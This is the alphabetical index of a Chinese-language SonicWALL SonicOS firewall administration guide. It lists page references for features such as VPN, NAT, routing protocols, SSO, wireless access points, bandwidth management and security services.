“自动填充组字段”按钮，991

数字

2 层隧道协议，参见 L2TP
6 至 4 隧道
    配置，1751
    已定义，1750
6 至 4 中继，1752
802.11ac 帧聚合，632
802.11b，514
802.11g，514
802.11n，514
802.11n 帧聚合，632，1561，1595
802.1p，877

英文字母

Active/Active DPI HA 模式，1283
Active/Active DPI 集群 HA 模式，1283
Active/Active 集群 HA 模式，1283
Active/Standby HA 模式，1282
AES（高级加密标准），634
AH （身份验证标头）
    协议
        AH，362
AppFlow
    工具栏，77
AppFlow 公告板
    查看各个图表，74
    定义，73
    聚合报告，74
    配置，74
    数据收集的时间长度，74
    数据源，74
AppFlow 监控，76
    饼图视图，83
    创建过滤器，85
    过滤器选项，84
    流量表，81，83
    配置带宽管理，833
    详细信息工具提示，82
    选项卡，77
    应用程序使用情况和风险报告，87
    应用程序智能和控制，87
    状态，80
    组选项，79
ARP
    刷新缓存，423
    已定义，421
B2BUA，923
BGP
    IPv6，1707
    查看路由，1705
    功能，1693
    路径选择过程，1697
    日志，1707
    同步，1702
    团体，1702
    拓扑结构，1690
    消息，1692

已定义，1689
自动总结，1702
BPDU（桥接协议数据单元），475
BSSID，659
BSSID （广播服务集 ID），1558，1593
BSSID （广播服务集标识符），546
BSSID （基本服务集标识符），649
BWM
VoIP，914，917
带宽管理，821
CBQ
基于令牌的，879
排队，879
CFS
LDAP，1147
RADIUS，1147
应用策略到用户，1147
CFS 服务器设置，1372
CFS 排除列表，1368
Change Auditor，1468
CHAP（质询握手验证协议），1191
CODEC (COder/DECoder)，916
CoS（服务类别）
协议
CoS，475
DeepSee，1520
Dell X 系列交换机
查看扩展交换机，300
DF 位，257，1050，1052
DFS （动态频率选择），515，567
DH 群组，1582，1585，1641，1648
DHCP
VPN 远程网关，1057
VPN 中心网关，1056
设置向导，1630
中继模式，1056
DHCP 服务器，431
VoIP 设置，444
当前租用，435
动态范围，439
高级设置，435
静态条目，442
DHCPv6 前缀授权，1755
DHCPv6-PD，1755
DiffServ，476
DiffServ （差分服务），878
DNS
动态继承设置，340，341
配置，340
使用 L2TP 服务器，1061
手动指定 DNS 服务器，340，341
重绑攻击保护，342
DoS，931
DPI-SSL
部署方案，892
代理部署，892
功能，891
每个设备型号的连接，893
配置客户端 DPI-SSL，895
完全转发保密，892
状态，895
DSCP（差分服务代码点），476，878
DTIM 间隔，535
DTIM（传输指示消息），535，623
EAPoL（通过 LAN 的可扩展身份验证协议），608
eBGP，1691
EICAR 标准防病毒测试文件，1420
EIGRP （增强型内部网关路由协议），362
ESP （封装的安全有效负载）
协议
ESP，361
Ethereal，114
EULA，159
FCS（帧校验序列），310
FIFO （先进先出），879
FIPS（美国联邦信息处理标准）模式，208
Firewall Sandwich，242
FLB（故障切换和负载均衡），319
GAV
HTTP 文件下载，1412
HTTP 无客户端通知，1420
SMTP 消息，1420
出站检查，1417
概述，1409
配置，1414–1424
区域，1415
入站检查，1417
深层数据包检查，1413
特征，1416，1422
限制文件传输，1417
协议过滤，1416
云防病毒数据库，1412
状态信息，1415
Global VPN Client
VPN 策略向导，1644
GMS

管理扩展交换机，304
GRE （通用路由封装），361
GRE IPv6 隧道，1754
GRID IP 声誉，930
GRID 网络
发送者 IP 声誉，930
已定义，930
GRIDprints，929
GroupVPN，1639
GVRP （通用 VLAN 注册协议），238
GVRP 协议，574
H.232L 网关守卫，915
H.323
SonicOS 支持，915
转换 H.323 消息，923
H.323 协议
已定义，912
HA
参见高可用性，1282
HA 模式
Active/Active DPI，1283
Active/Active DPI 集群，1283
Active/Active 集群，1283
Active/Standby，1282
HTTP 文件下载保护，1412
HTTP 无客户端通知，1420
iBGP，1691
IBWM，878
ICMP （Internet 控制消息协议），361，847
ICMP 流量统计，858
iconDisplay，45
IDP
高级，653
IDS，648
欺诈接入点，648
IDV（通过 VLAN 消除接口歧义），301
IETF（Internet 工程任务组），476
IGMP （Internet 组管理协议），361
IKE
DH 群组，1582，1585，1641，1648
VPN 策略向导，1640
版本 1，1003
版本 2，1004
协议，1003
IKE DPD（死对等检测），1052
IKE（内部密钥交换），185
IKEv2 移动性和多宿主协议 (MOBIKE)，1006
Internet 定位服务 (ILS)，915
Internet 协议安全性 (IPsec)，1002
IntServ （集成服务），878
IP 地址，最大值，1156
IP 源路由，817
IP 助手，453
添加 DHCP 策略，456
添加 NetBIOS 策略，456
IPS 探查器模式
概述，238
配置，260
与二层桥接模式比较，269
IPV6
邻居发现，424
IPv6，1728
RFC 4921，819
ISATAP，1764
L2（OSI 第 2 层 - 以太网），476
L2TP，1060
配置，1061
L2TP （第二层隧道协议），362
L2TP-over-IPSec，1060
LACP（链路聚合控制协议），476
LAN
设置向导，1630
LDAP
CFS，1147
从 LDAP 导入用户，1257
Linux
使用 Samba 进行 SSO，1152，1176
LLDP（链路层发现协议），476
MAC （消息认证码），884
MAC 地址，518
MAC 过滤器列表，516，537
Macintosh
使用 Samba 进行 SSO，1152，1176
MCU，912
MGMT 端口
默认 IP 地址，236
MGMT（管理）链路，304
Microsoft
MSCHAPv2，1148
Microsoft CHAP (MSCHAP)，1148
MIMO（多输入多输出），616
MOBIKE
参见 Ikev2 移动性和多宿主协议，1006
MPLS （多协议标签交换），878
MTA（消息传输代理），931
NAT

路由模式备选，246
NAT 策略，390
备注字段，393
出站接口，393
创建，397
创建多对多 NAT 策略，400
创建多对一 NAT 策略，398
创建一对一出站 NAT 策略，402
创建一对一入站 NAT 策略，405
发包服务，393
发包来源，392
发包目标，393
反向策略，393
公用服务器向导，1637
环回策略，1637
浏览和排序，391
启用，393
入站端口地址转换，411，416
入站接口，393
设置，392
已转换的源，393
已转换服务，393
已转换目标，393
NAT 穿越，1052
NDP，424
NDPP，209
NetAPI 协议，1155
NetExtender，参见 SSL VPN
NIC （网络接口控制器），1156
NPCS （Solera Networks 网络数据包捕获系统），1520
NTLM
NTLM 的工作方式，1157
关于 NTLM 验证，1155
浏览器设置，1158
配置，1229
NTLM （NT LAN 管理器）验证，1155
OBWM，878
OSPF （开放最短路径优先），362
PCAP，1521
PDU（协议数据单元），476
PIMSM （协议独立组播稀疏模式），362
PKCS-12 格式证书文件，189
PoE 交换机
PoE+，573
PoE（以太网供电），301
PoE+ 交换机，573
PoE+（以太网供电+），301
PortShield
IP 分配模式，292
接口，292
已定义，292
PPoE 协议设置，255
QoS
VoIP，917
QoS 标记，874
RADIUS
CFS，1147
配置用户验证，1201
使用 L2TP 服务器，1062
RADIUS 计费，1158
RADIUS 验证服务器，634
RBL
关于，952
启用过滤，953
RSTP（快速生成树协议），476
RSVP （资源预留协议），879
RTS 阈值，535
RTSP （实时流协议），817
SACK（选择性确认），851
Samba
Mac/Linux 的 SSO 支持，1152，1176
scanf，1232
SDDP，566
SDP，579
SFP（小型插接式），301
SFP+（增强的小型插接式），301
SIP，915
UDP 端口，923
媒体，923
信令，923
转换 SIP 消息，922
SIP （会话发起协议），922
SIP 协议，913
SMTP 消息，抑制，1420
SNMP
设置访问权限，176
已定义，175
SNMPv3，179
对象 ID，180
访问权限对象，183
配置，178
群组，179
设置访问权限，179
视图，180
SOHO W 向导

设置指南，1539
SonicPoint，565，602
VAP 问题，574
Wi-Fi 多媒体 (WMM)，35，711
国际支持，569
日本支持，569
SonicPoint 流量路由，586
SonicPoints
IDS，648
报告，644
管理，569
设置配置文件，577，674
站点状态，644
SonicWALL GMS，163
SonicWALL 发现协议，参见 SDP
SonicWALL 高级管理协议 (SAMP) 集，588
SonicWALL 基于 DHCP 的发现协议 (SDDP)，588
SonicWALL 基于 SSL VPN 的管理协议 (SSMP)，588
SonicWALL 简单设置协议，参见 SSPP
SonicWALL 控制和设置无线接入点 (SCAPWAP)，588
SORBS（垃圾邮件和开放式中继阻断系统），954
SSID，518
SSID 控制，534
SSID（服务集 ID），1558
SSID（服务集标识符），649
SSL，1100
SSL （安全套接字层），881
SSL VPN
服务器设置，1081
概述，1070
客户端设置，1085
配置区域，1087
入口设置，1095
使用 NetExtender，1099
书签
用户，1121
虚拟办公室，1098
状态，1080
SSL VPN 书签，1121
配置，1121
SSL 控制，881
SSLv2，883
SSLv3，883
SSLv3.1，883
SSMP，566，581
SSO
Mac/Linux 的 Samba，1152，1176
NTLM 的工作方式，1157
NTLM 浏览器设置，1158
NTLM 验证配置，1229
Samba，1152
TSR 中的统计，1175
按区域实施，1226
表示代理状态的 LED 颜色，1220
代理，1156
代理安装，1164
高级设置，1173
关于 NTLM 验证，1155
已定义，1152
在 Linux 上，1152
在 Mac 上，1152
SSO 代理
浏览器 NTLM 验证，1152
已定义，1152
SSPP，579
STP（生成树协议），301
Suite B 加密，1025，1053，1082
SYN/RST/FIN 攻击保护，849
syslog
服务器设置，1513
添加服务器，1515
Syslog 服务器，1512
tap 模式，265
TCP （传输控制协议），361
TCP 流量，847
TCP 流量统计，852
TCP 握手，850
TKIP（临时密钥完整性协议），634
TLS （传输层安全），883
TOE（评估目标），210
ToS，711
TSA，1152
TZ 系列向导
设置指南，1539
UC-APL
2k 证书签名支持，208
OpenSSL 和 TLS 协议支持，186
TLS 1.1+ 强制，169
检查入站类型为 0 的路由标头数据包支持，819
客户端证书缓存控制支持，171
远程主机监控支持，469
站点-本地单播 (SLU) 控制支持，820
支持 ICMPv6 数据包检测报告和日志，819
支持 LDAP TLS MSCHAPv2，1242
支持 OOBM（带外管理），173

支持基于角色的管理员，167，1264
支持强制 MS-CHAPv2 Radius 验证，1202
支持显示登录策略标识的合规要求，1194
支持证书过期通知，172
UDP （用户数据报协议），847
协议
UDP，361
UDP 洪泛攻击，855
UDP 流量统计，856
URI（统一资源定位符），1373
URL （统一资源定位符），881
URL 缓存大小，1373
VASAC
登录和连接，1133
下载和安装，1132
VLAN 映射
单向映射，318
多接口对，314
概述，313
双向映射，318
映射持久性，314
映射模式，313
VLAN 转换
参见 VLAN 映射，313
VoIP
BWM，914
CODEC，916
DoS 和 DDoS 攻击防御，913
QoS，914
SIP，915
WAN 冗余，914
安全性，913
本地呼叫，918
非 NAT 环境，917
负载均衡，914
高可用性，914
加密设备支持，914
来电，918
流量合法性，913
配置，920
网络，914
协议，915
应用层保护，914
状态监控，914
Voip
网络互操作性，914
VoIP > 设置，921
VPN，1001
DF 位，257，1050，1052
DHCP 中继模式，1056
DHCP 租用，1059
Global VPN Client，1008
GroupVPN，1012
L2TP 服务器，1060
L2TP-over-IPSec，1060
NAT 穿越，1052
VPN 策略窗口，1022
VPN 上的 DHCP，1055
远程网关，1057
中心网关，1056
安全性，1003
导出客户端策略，1021
概述，1002
高级，1051
高级设置，1052
故障切换到静态路由，1039
活动的 L2TP 会话，1063
活动的隧道，1007
类型，1003
设置，1001
隧道接口，1041
编号的隧道接口，1047
高级路由，387
站对站，1022
证书签名请求，190
VPN 策略向导
DH 群组，1582，1585，1641，1648
IKE 安全设置，1641，1648
IKE 阶段 1 密钥方法，1640
WAN GroupVPN，1639
本地网络，1647
策略名称，1646
对等 IP 地址，1646
加密，1582，1585，1641，1648
连接 Global VPN Client，1644
目标网络，1647
身份验证，1582，1585，1641，1648
虚拟 IP 适配器，1642
用户验证，1642
预共享密钥，1646
站对站 VPN，1645
VPN 上的 DHCP
租用，1059
VTP （VLAN 中继协议），238
VTP 协议，574

WAN
GroupVPN，1639
VoIP，914
设置向导，1550，1628
WAN 的协议设置，255
WAN 加速，1462
WAN 协议设置，255
Web 代理，459
web 代理服务器，459
Websense Enterprise，1389
WEP，633
WEP（有线等效保密），633
WIDP
请参见 IDP，653
Wi-Fi 安全访问 (WPA)，568
Wi-Fi 多媒体 (WMM)，566
Wi-Fi 联盟互操作认证，566
Wi-Fi 认证，567
Wireshark，114，776
WLAN，518
IP 地址，518
上的 VoIP，914
设置，517
统计，519
子网掩码，518
WMI 协议，1155
WMM，566
访问类别，711
退避时间，712
WMM（Wi-Fi 多媒体）
SonicPoint 支持，35，711
WPA 和 WPA2，527
EAP，529
PSK，527
WXA
群组，1666
YouTube for Schools，1391

A

安全服务
手动更新，1340
许可证，157
在封闭环境中手动升级，160
摘要，1336
安全服务设置
性能优化，1339
最大安全性，1339
安全关联 (SA)，1003
安全哈希算法 2（SHA-256 和 SHA-384）。，1083
安全设备
设置向导，1531，1662
安全套接字层 (SSL)，883，1002
安全套接字层的深层数据包检查 (DPI-SSL)
参见 DPI-SSL，891
安装按钮，46
按钮
“发送”，969
安装，46
帮助，46，50
测试用户查询，990，991
创建规则，46
电子邮件收件人，996
管理，997
过滤视图，46
接受，46
模式，302
配置，46
清除统计，46
清除统计信息，50
取消，46
全部删除，46
确定，46
删除，46
实例模板，46
刷新，50
刷新全部，49
添加，46
添加映射关系，993
图例，63
下载，996
以用户的身份登录，983
应用，46
预览，46
重置为默认，998
自动填充“用户”字段，989
自动填充“组”字段，991

B

帮助，50
帮助图标，45
保护间隔，631，1561
保证的
带宽，878
备用，1282
参见次要，1282
本地群组

添加，1265
本地用户，1254
编辑，1257
添加，1255
用户管理，1146
边界网关协议 (BGP)，1688
编辑图标，44
标记，878
播放图标，45

C

超时数据包，819
超文本传输协议 (HTTP)，1003
冲突
单一，310
过度，310
延迟，310
出口定义，836
出站 GAV 检查，1417
初始长度，535
触发数据包，1028，1044
传输层安全性 (TLS)，169
传输层安全性 (TLS) 握手协议，891
传输功率，535
传输控制协议 (TCP)，1003
创建规则按钮，46，739

D

打印图标，44
代理服务器，459
带宽
出口，878
管理 (BWM)，877
入口，878
最大，878
带宽管理
“无”类型，822
BWM，821
创建新操作，830
定义，822
高级类型，822
配置，821
配置高级，837
启用元素，840
全局和 WAN，734
全局类型，822
使用 AppFlow 监控，833
使用 AppFlow 监控创建规则，834
使用操作对象，824
使用的操作，734
为每个防护墙访问规则配置，828，829
为每个应用程序配置，832
无区域的，837
带宽管理 (BWM)，821
带宽规则
已定义，835
带宽监控，67
带宽设置
元素的，836
单触连接配置覆盖，206
单点登录
参见 SSO，1152
单点登录代理
参见 SSO 代理，1152
单帧冲突，310
导出图标，45
导入图标，45
登录页面
自定义，1200
登录状态窗口，1274
低危险级别间谍软件，1437
地址对象
MAC 地址，344
VPN 策略向导，1647
创建组，350
范围，343
公用服务器向导，1637
关于，343
类型，343
添加，348
网络，344
主机，343
地址组
VPN 策略向导，1647
点对点隧道协议 (PPTP)，1536
点对点协议 (PPP)，1536
电子邮件流量诊断捕获，938
调节，878
调整，879
丢弃，878
丢弃隧道接口，1044
动态 DNS，464
配置，465
提供商，464
动态 DNS (DDNS)，355
动态 VLAN 中继协议，238

动态路由，255
动态频率选择 (DFS)，614
度量，595
端口
PortShield，292
带圆点的，236
端口聚合，574
端口冗余，257
对话框，44
对象
服务群组，1637
对象 ID (OID)，180
对象 ID 群组（OID 群组），180
多播
要求 IGMP 成员报告组播数据转发，861
多个 WAN (MWAN)，321
多核监控，57，71，220

E

二层桥接模式，269

F

发送报告图标，44
反间谍软件状态，1436
反垃圾邮箱
管理电子邮件，963
防火墙设置 > 攻击保护，847
防间谍软件全局设置，1437
访客服务，1273
登录状态窗口，1274
访客配置文件，1274
访客管理员，1263
访客配置文件，1274
访客状态，1279
访问规则
编辑，726
查看，721
带宽管理，718，734，828，829
高级选项，727
公用服务器向导，1637
恢复为默认区域设置，727
禁用，726
流量统计，727
配置 IPv6，720
配置区域，721
启用，726
启用 BWM，729
删除，726
示例，727
添加，722
显示，721
非对称路由，291
非管理模式，302
非配置模式，50
分布式实施结构 (DEA)，1425
分布式协调功能 (DCF)，706
分类，877
分类器，807，835
分片数据包处理，257，1052
分片阈值，535
封装安全有效负载 (ESP)，1003
服务，360
默认，360
默认服务，360
添加自定义服务，362
添加自定义服务组，366
支持的协议，361
自定义，360
服务集标识符 (SSID)，658
服务类别 (CoS)，877
服务类型 (ToS)，879
服务器
公用服务器向导，1635
服务器保护，1412
服务群组
公用服务器向导，1637
服务质量 (QoS)，866
负载均衡
启用，322
统计，323
负载均衡 (LB)，394

G

高级带宽管理
配置，837
高级访问规则，814
DPI 连接 （DPI 服务启用且有额外的性能优化），817
FTP 数据连接使用端口 20，818
RTSP 转化，817
从不生成 ICMP 超时数据包，815
丢弃源路由数据包，817
对转发通信应用递减的 IP TTL，815
启用 IP 头校验和增强，818
启用 Oracle 支持 (SQLNet)，817
启用 UDP 校验和强制，818

启用巨型帧支持，819
随机 IP ID，815
为服务对象的 TCP 端口启用 FTP 转化，815
为流入/来自同一个接口的 LAN 网间流量应用防火墙规则，818
隐匿模式，815
最大 DPI 连接（DPI 服务启用），817
最大 SPI 连接（DPI 服务禁用），817
高级加密标准 (AES)，1082
高可用性
VoIP，914
备用，1282
宕机检测，1283
定义，1282
工作方式，1285
故障切换，1282
活动，1282
抢占，1282
术语，1282
虚拟 MAC 地址，1283
主要，1282
状态监控 HA 的工作方式，1286
高可用性对，1282
参见高可用性对，1282
高危险级别间谍软件，1437
根据 IP 带宽管理，836
设置，836
工具提示，47
工具提示图标，45，63
公告板 > AppFlow 公告板，73
公告板 > AppFlow 监控，76
公用服务器向导，1637
NAT 策略，1637
访问规则，1637
服务器地址对象，1637
服务器类型，1635
服务器名称，1636
服务器私有 IP 地址，1636
服务群组对象，1637
启动，1635
攻击保护，847
攻击阈值，856，858
共同链路，305
共享链路，305
固件
自动更新，206
固件管理
备份固件映像，205
导出设置，202
导入设置，202
更新固件，204
启动固件，204
自动通知，202
故障切换
高可用性，1282
管理
GMS 管理，173
SNMP 管理，175
web 管理设置，168
登录安全，165
多个管理员角色，167，1264
多管理员，166
防火墙名称，164
更改管理员密码，165
更改管理员名称，164
管理员名称和密码，164
基于角色的管理员，167，1264
启用管理员/用户锁定，167
管理按钮，997
管理界面，42
动态用户界面，43
获取帮助，50
浏览，43
浏览表格，49
模式选项，50
通用图标，44，46
向导，50
应用更改，46
注销，50
管理模式，303
广播风暴，574
广播限制，574
过大数据包，310
过度冲突，310
过滤器属性，1371
过滤器选项可以过滤流入的实时数据，84
过滤视图按钮，46

H

核心监控，221
互联网连接
设置向导，1531，1662
互联网密钥交换 (IKE)，1003，1053
环回策略，1637
恢复默认设置，533
会话定义协议 (SDP) 消息，922

J

基本服务集标识符 (BSSID)，658
基于 DHCP 的发现协议 (SDDP)，566
基于 IPv6
    策略的路由，389
基于 SSL VPN 的管理协议 (SSMP)，566，581
基于策略的路由，372
    IPv6，389
基于策略的路由 (PBR)，372，1694
基于类的队列 (CBQ)，247，879
基于令牌的 CBQ，879
基于已启用探测的策略的路由，374
记录
    扩展交换机，305
技术支持报告 (TSR)，566
加密
    VPN 策略向导，1641，1648
    VPN 策略指南，1582，1585
加密安全有效负载 (ESP)，1004
加权公平排队 (WFQ)，837，879
加权随机早期检测 (WRED)，878
监管，879
简单的管理管理端口 (SNMP)，33
简单证书注册协议，193
    参见简单证书注册协议
简单证书注册协议 (SCEP)，193
简易 ACL，516
交换，474
交换机
    PoE，573
    X 系列，300
    端口聚合，574
    广播风暴，574
    广播限制，574
    扩展，300
    扩展查看扩展交换机，300
阶段 1
    VPN 策略向导，1640
接口
    带宽管理，247
    配置 LAN 静态接口，242
    配置 WAN 接口，252
    配置无线接口，250
    配置有线模式，265
    上行链路，305
    透明模式，249
    物理，236
接入点
    SonicPoints，565，602
    授权，650
接受按钮，46
接受图标，45
仅适用于 TZ 系列的向导
    初始设置向导，1531
    已定义，1531
禁用图标，44
竞争窗口 (CW)，712
静态模式，293
镜像
    数据包，131
菊花式链接，567
巨型帧
    启用，819
拒绝服务，931
拒绝图标，45

K

开放最短路径优先 (OSPF/OSPFv2) 协议，1689
开始图标
    图标
        开始，45
可接受的使用策略，1198
可接受的使用策略 (AUP)，1387
客户端证书检查，170
控制和设置无线接入点 (CAPWAP) 协议，587
扩展的验证协议 (EAP)，634，670
扩展交换机
    TZ 系列装置，300
    概述，300
    记录，305
    全局参数，304
    使用 GMS 管理，304
    支持的拓扑结构，305
垃圾箱
    设置，970
垃圾箱安装程序图标，945
垃圾邮件
    视图，963
垃圾邮件发送者，929
垃圾邮件摘要
    “垃圾箱摘要”页面，959
    管理，959

L

连接数目监控，70
连接速率监控，70

连接限制，727
链接图标，44
链路
MGMT，304
数据，305
专用，305
链路监控，222
链路聚合
网络接口，257
邻居发现，424
临时密钥完整性协议 (TKIP)，528
流量表，81，83
流量路由，586
流量统计，727
ICMP，858
TCP，852
UDP，856
流量图图标，64
流量选择器，1028
漏斗图标，44
路由，368
动态，255
度量值，371
基于策略的路由，371
基于已启用探测的策略的路由，374
静态路由，368，373
路由策略表，372
路由策略示例，375
路由通告，370
路由通告配置，370
路由策略，371
路由模式，246
路由协议
BPG，1689
路由信息库 (RIB)，1689
内部网关协议 (IGP)，1689
外部网关协议 (EGP)，1690
增强型内部网关路由协议，1689
转发信息库 (FIB)，1689
路由信息协议 (RIP/RIPv2)，1689

M

码位，877
每跳转发行为 (PHB)，879
密码
设置向导，1541，1627
密码验证协议 (PAP)，1148
密钥
IKE 阶段 1，1640
VPN 策略向导，1640
模式
非管理，302
非配置，50
管理，303
静态，293
配置，50
透明，293
默认服务，360
目标不可连接数据包，819
内部网关路由协议 (IGRP)，1689
内部网络保护，1411
内容过滤
Websense Enterprise，1389
内容过滤服务，1345
参见 CFS，1147
阻止的网页，1370

N

匿名绑定，987

P

排除列表
配置，1420
排队
FIFO，879
管理，879
基于类别，879
基于令牌的，879
加权公平，879
优先级，837
配置
设置向导，1662
配置按钮，46
配置模式，50
配置设置向导，1531
配置图标，44

Q

欺诈接入点，648
欺诈设备检测和保护，568
启动图标，45
启用图标，44
强制过滤的 IP 地址，1388
清除统计按钮，46
清除统计图标，44
区域，330

GAV，1415
SonicPoints，569
SSO 实施，1226
安全类型，332
配置 SSL VPN，1087
启用安全服务，332
区域的工作方式，331
区域设置表，333
添加，334
无线，569
预定义，331
允许接口信任，332，338
全局同步，878
确定按钮，46
确定性有限自动机 (DFA)，749
群组
添加，1265
应用 CFS 策略，1147
用户，1256
用户管理，1146

R

认证授权 (CA)，895
日程
混合，199
删除，200
添加，199
循环，199
一次性，199
日志
DeepSee，1520
PCAP，1521
查看事件，141
电子邮件警报地址，1518
名称解析，1522
生成报告，1524
事件消息优先级，149
视图表格，143
优先级、配置，1501
邮件服务器设置，1518
自动，53，1468
自动化，1517
如需 Diffie-Hellman 的信息，请参见
入口定义，836
入侵保护服务
结构，1426
深层数据包检查，1425
术语，1426
入侵检测系统，参见 IDS
入站检查，1417
软件交易协议 (STA)，159

S

删除图标，44，45
上传图标，44
上色，878
上行链路
X 交换机，305
防火墙，305
接口，305
扩展交换机，305
上行链路接口
配置条件，305
设置
VPN，1001
用户，1190
设置向导
LAN DHCP 设置，1630
LAN 设置，1629
WAN 网络模式，1550，1628
更改密码，1541，1627
更改时区，1542，1628
配置摘要，1630
在 NAT 启用时配置静态 IP 地址，1529
身份验证
VPN 策略向导，1582，1585，1641，1648
深层数据包检测
非 NAT 环境，917
深层数据包检查，1413
深层数据包检查 (DPI)
禁用，724
生成树协议，574
生存时间 (TTL)，815
声誉列表，931
剩余段数，819
失效触发级别，1052
十六进制编辑器，778
时间
NTP 设置，196
设置，196
时区
设置向导，1542，1628
实时黑名单 (RBL)，952
实时监控
数据包大小监控，69

IPv6/IPv4 选择，65
带宽监控，67
当前平均值, 最小值, 最大值，66
定义，59
多核监控，71
更改图表格式，64
工具栏，61
工具提示，63
连接数目监控，70
连接速率监控，70
配置，60
数据包速率监控，68
通用功能，62
图表, 缩放，65
图例，63
应用程序监控，66
折叠/展开按钮，62
使用 RADIUS
进行验证，1148
受信任的域，1367
数据包
过大，310
数据包大小监控，223
数据包监控
FTP 记录，128
查看数据包，138
导出文件类型，117
概述，113，114
高级过滤器设置，129
基本操作，136
基于防火墙规则，120
记录，126
监视过滤器设置，121
镜像设置，131
镜像状态，134
开始捕获，137
开始镜像，137
配置，118
显示过滤器，124
优点，114
支持的数据包类型，116
状态指示器，133
数据包镜像，115
数据包速率监控，68
数据链路，305
数据泄露预防，732
刷新，50
刷新图标，44
搜索图标，45
随机早期检测 (RED)，878
隧道
6 至 4，1750
隧道接口
IPv6, 配置，1749
WLAN, 创建，582
丢弃，1044
动态路由，255
基于路由的 VPN，1041
静态路由, 创建，1044
配置，255
添加 VPN，1041
未编号的，255
已编号的，255
已定义，1040
缩放框，65

T

特征，1416
特征表，1422
特征库
手动更新，1340
添加按钮，46
添加主机图标，947
条形图图标，64
停止图标
图标
停止，45
通用标准 (CC) 认证，209
通用存取卡 (CAC)，170
通用网关接口 (CGI)，171
同步监视列表，849
统计图标，44
透明模式，238，270，271，293
图标，50
帮助，45
编辑，44
播放，45
打印，44
导出，45
导入，45
发送报告，44
工具提示，45，63
接受，45
禁用，44
拒绝，45

垃圾箱安装程序，945
链接，44
流量图，64
漏斗，44
配置，44
启动，45
启用，44
清除统计，44
删除，44，45
上传，44
刷新，44
搜索，45
添加主机，947
条形图，64
统计，44
图表格式，64
问号，45
信息，45
优先级，44
暂停，45
展开，45
折叠，45
注释，44
状态，45
左箭头，44
图表格式图标，64
椭圆曲线 Diffie-Hellman (ECDH)，1083
椭圆曲线数字签名算法 (ECDSA)，1082

W

外部网关协议 (BGP/BGP4)，1690
完美前向保密，892
网关守卫，915，924
网络地址转换 (NAT)，390，394
网络防病毒，1402
网络监视器，469
网络设备保护配置文件 (NDPP)，209
网络设置
设置向导，1539，1626
LLTD 链路层拓扑发现，476
尾部丢弃，878
文本惯例，41
文件传输，限制，1417
问号图标，45
无客户端通知，1420
无区域的带宽管理，837
无线
IDS，648
SonicPoints，565，602
无线 IDS（入侵检测服务）
授权接入点，650
无线 WAN，486
PC 卡，492
服务提供商，492
概述，488
故障切换，489
监控，502
连接模型，489
配置调制解调器，503
前提条件，493
数据限制，501
状态，493
最长连接时间，499
无线访客服务，518
无线固件，518
无线加密
WPA 加密，527
可扩展的身份验证协议，527，529
身份验证类型，531
预共享密钥，527
无线加密协议，参见 WEP
无线节点计数，515
无线局域网 (WLAN) 上的
VoIP，914
无线客户端桥接
创建，520
模式，520
无线区域，569
无线状态，517

X

系统
警告，154
网络接口，155
信息，152
系统备份文件，205
系统到中间系统 (IS-IS) 协议，1689
下一代路由信息协议 (RIPng)，389
下载按钮，996
闲置
参见备用，1282
显示解析的位置按钮
显示解析的位置，1453
显示图标，45
限制 Web 功能，1367
详细信息工具提示，82

响应代码，953
向，722
向导，50
公用服务器，1635
设置向导，1531，1662
消息图标
图标
消息，41
消息完整性检查 (MIC)，568
协议
BGP，1688，1690
BGP4，1690
BPDU，475
CAPWAP，587
CHAP，1191
CODEC，916
EIGRP，362，1689
FIB，1689
GRE，361
GVRP，238，574
H.323，912
HTTP，1003
ICMP，361
IGMP，361
IGP，1689
IGRP，1689
IKE，1003
IPsec，1002
IS-IS，1689
L2TP，362
LACP，476
LLDP，476
LLTD，476
MOBIKE，1006
MPLS，878
OSPF，362，1689
OSPFv2，1689
PIMSM，362
RIB，1689
RIP，1689
RIPv2)，1689
RSTP，476
RSVP，879
SAMP，588
SCAPWAP，588
SDDP，588
SDP，922
SIP，915，922
SIP （会话发起协议），913
SSL，1003
SSMP，588
STP，301
TCP，361，1003
VoIP，915
VTP，238，574
动态 VLAN 中继，238
非 NAT 环境，917
生成树，574
预定义 TP，361
协议过滤，1416
信标间隔，623
信道，518，649
信号
测量强度，649
信号发送，534
信息图标，45
虚拟 IP 适配器
VPN 策略向导，1642
虚拟助手，1132
虚拟助手 > 设置，1137
虚拟助手 > 状态，1136
虚拟助手独立客户端
参见 VASAC，1132
虚拟专用网络 (VPN)，1002
许可，1387

Y

延迟冲突，310
延迟列表，931
验证
Samba，1152
本地用户，1146
类型，669
浏览器 NTLM，1152
群组，1146
使用 RADIUS，1148
用户管理，1145
用户级别，1145
在 Linux 上，1152
在 Mac 上，1152
验证标头 (AH)，1003，1004
一致的 NAT
已定义，921
一种 ARM 模式，参见 IPS 探查器模式
已编号的隧道接口
参见 VPN 隧道接口

已关联工作站，518
已知垃圾邮件发送者，929
以太网点对点协议 (PPPoE)，1536
隐匿模式，815
应用程序规则
策略，741
策略类型特性，742
策略配置，760
创建 AppFlow 监控规则，739
匹配对象类型，745
启用，759
日志冗余设置，760
应用程序监控，66
应用程序控制
BWM 操作，预定义，736，754
按类别的策略，767
按类别过滤，753
按签名的策略，770
按应用程序的策略，768
按应用程序过滤，752
操作对象，754，775
策略，741
策略配置，763
创建 AppFlow 监控规则，739
从文件上传，747，757
带宽管理，734
电子邮件地址对象，755，810
反向匹配，751
关于，731
排除列表，765
匹配对象，744，772
启用，763
日程，768，769，771
授权，757
数据包监控操作，737
数据泄露预防，732
向导，763
已定义，731
应用程序列表对象，774
应用程序列表控制，752
用例，781
在网络区域上启用，764
正则表达式，748
组件，733
映射，878
硬件故障切换
无线 WAN，489
用户
SonicWALL 身份验证，1255
本地用户，1254
编辑，1257
创建本地群组，1264
登录状态窗口，1274
访客服务，1273
访客配置文件，1274
访客帐户，1275
访客状态，1279
活动会话，1179，1188
可接受的使用策略，1198
配置 RADIUS 身份验证，1201
全局设置，1195
群组，1256
设置，1190
添加，1255
添加本地群组，1265
验证方法，1191
状态，1188
自定义登录页面，1200
用户管理
本地群组，1146
本地用户，1146
定义，1145
用户群组嵌套，1250
优先级，878
优先级排队，837
优先级图标，44
有线模式，265
预共享密钥
VPN 策略向导，1646
元素带宽管理
启用，840
元素的带宽设置，836
远程验证拨入用户服务
参见 RADIUS，1148
远程站点保护，1411
远程桌面，1124
远端摄像机控制 (FECC)，915
约定
消息图标，41
允许列表，931

Z

在线证书状态协议 (OCSP)，171
暂停图标，45
暂停帧
暂停，310

增强分布式信道接入 (EDCA)，712
增强型内部网关路由协议 (EIGRP)，1689
展开图标，45
站点-本地单播 (SLU) 地址，820
站对站 VPN
VPN 策略向导，1645
策略名称，1646
站内自动隧道寻址协议，1764
折叠图标，45
诊断，214
